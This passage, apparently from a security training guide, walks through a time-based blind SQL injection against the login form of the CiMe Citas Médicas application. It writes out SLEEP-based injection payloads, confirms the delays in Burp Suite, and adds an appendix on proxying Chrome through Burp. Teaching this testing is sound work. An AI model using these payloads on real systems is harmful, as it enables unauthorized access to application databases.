

It took 267 ms to receive the response. (The time is displayed on the right bottom corner)

**Step 7:** Inject the time based payload in POST data and check the response time.


**Before:** username=admin&password=password

**After:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

Request section in the Repeater tab:




Response section in the Repeater tab:





The injected time based SQLI payload was executed and the response was received with 5 second delay.

**Step 8:** Increase the sleep time in payload to 10 and check the response time.


**Before:** username=admin' AND SLEEP(5) AND 'nGdY'='nGdY&password=password

**After:** username=admin' AND SLEEP(10) AND 'nGdY'='nGdY&password=password

Request section in the Repeater tab:




Response section in the Repeater tab:




The response was received with 10 second delay.

**References:**

1. CiMe - Citas Médicas (https://sourceforge.net/projects/cime/)
2. CiMe Citas Médicas - Multiple Vulnerabilities (https://www.exploit-db.com/exploits/31350)
3. Sqlmap (http://sqlmap.org/)


# Appendix

## Appendix A

### A.1 Google Chrome with Burp Suite (Windows OS)


**Step 1:** Open Google Chrome and navigate to the URL given below.

**URL:** chrome://settings





Google Chrome Settings page will appear.


**Step 2:** Search for “proxy” in the search box.




**Step 3:** Upon clicking on “Open proxy settings”, Windows “Internet Properties” settings dialog box will appear. Click on “LAN settings” button.





**Step 4:** Select the checkbox “Use a proxy server for your LAN (These settings will not apply to dial-up or VPN connections)”. And enter “127.0.0.1” and “8080” in “Address” textbox and “Port” textbox respectively.





Click “OK” on the “Local Area Network (LAN) Settings” dialog box and close the “Internet Properties” dialog box.

**Step 5:** Start Burp suite.




**Step 6:** Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.





All the HTTP request made by Google Chrome will be intercepted by Burp Suite.

